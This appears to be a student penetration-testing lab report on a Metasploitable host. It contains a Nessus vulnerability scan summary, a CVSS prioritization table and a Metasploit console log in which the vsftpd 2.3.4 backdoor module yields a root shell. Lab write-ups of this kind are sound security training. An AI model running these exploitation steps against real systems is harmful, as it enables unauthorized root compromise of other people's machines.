
VAPT 2ndReport

1 – Vulnerability scanning
Target: 192.168.0.125
Tools: Nessus



Metasploitable scan
‹ Back to My Scans

Hosts 1 | Vulnerabilities 67 | Remediations 3 | History 1


1 Host

Host	Auth	Vulnerabilities
192.168.0.125	Fail	9 7 23 9 125

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 4:59 PM
End:	Today at 5:11 PM
Elapsed:	12 minutes

Vulnerabilities




Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0 *	7.4	0.868	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	10.0			Canonical Ubuntu Linux SEoL (8.04.x)	General	1
CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2
CRITICAL	9.8			Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	...	...	...	2 SSL (Multiple Issues)	Gain a shell remotely	3
HIGH	7.5 *	6.7	0.5006	rlogin Service Detection	Service detection	1
HIGH	7.5 *	6.7	0.5006	rsh Service Detection	Service detection	1
HIGH	7.5	5.9	0.7993	Samba Badlock Vulnerability	General	1
HIGH	7.5			NFS Shares World Readable	RPC	1
MIXED	...	...	...	15 SSL (Multiple Issues)	General	28
MIXED	...	...	...	5 ISC Bind (Multiple Issues)	DNS	5
MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	2
MEDIUM	6.5			Unencrypted Telnet Server	Misc.	1
MEDIUM	5.9	4.4	0.027	SSL Anonymous Cipher Suites Supported	Service detection	1

Host Details

IP:	192.168.0.125
MAC:	7C:B5:66:CA:C8:8A
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start:	Today at 4:59 PM
End:	Today at 5:11 PM
Elapsed:	12 minutes
KB:	Download
Auth:	Fail

Vulnerabilities



Metasploitable scan

‹ Back to My Scans

3 Actions

Action	Vulns	Hosts
ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.	3	1
Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.	1	1
UnrealIRCd Backdoor Detection: Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.	0	1

Scan Details


Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:59 PM
End: Today at 5:11 PM
Elapsed: 12 minutes

2 – Prioritization and CVSS
Target: 192.168.0.125

Vulnerability	CVSS	Priority
Anonymous FTP	8.6	High
Outdated openSSH	8.3	High
Telnet	8.2	high
Directory browsing	5.4	Medium
Tomcat	9.8	Critical
Weak Credential	9	Critical
Info Disclosure	7.3	Medium
Missing anti CSRF Token	5.4	Medium
DNS server version disclosure	3.1	Low
Bind shell	9.8	Critical

3 - Exploitation

Target: 192.168.0.125



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.0.133
[!] Unknown datastore option: lhost. Did you mean RHOST?
lhost ⇒ 192.168.0.133
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.0.125    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.0.133
LHOST ⇒ 192.168.0.133
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.0.125    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.125:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.125:21 - USER: 331 Please specify the password.
[+] 192.168.0.125:21 - Backdoor service has been spawned, handling ...
[+] 192.168.0.125:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.133:34025 → 192.168.0.125:6200) at 2025-11-28 17:17:34 +0530
```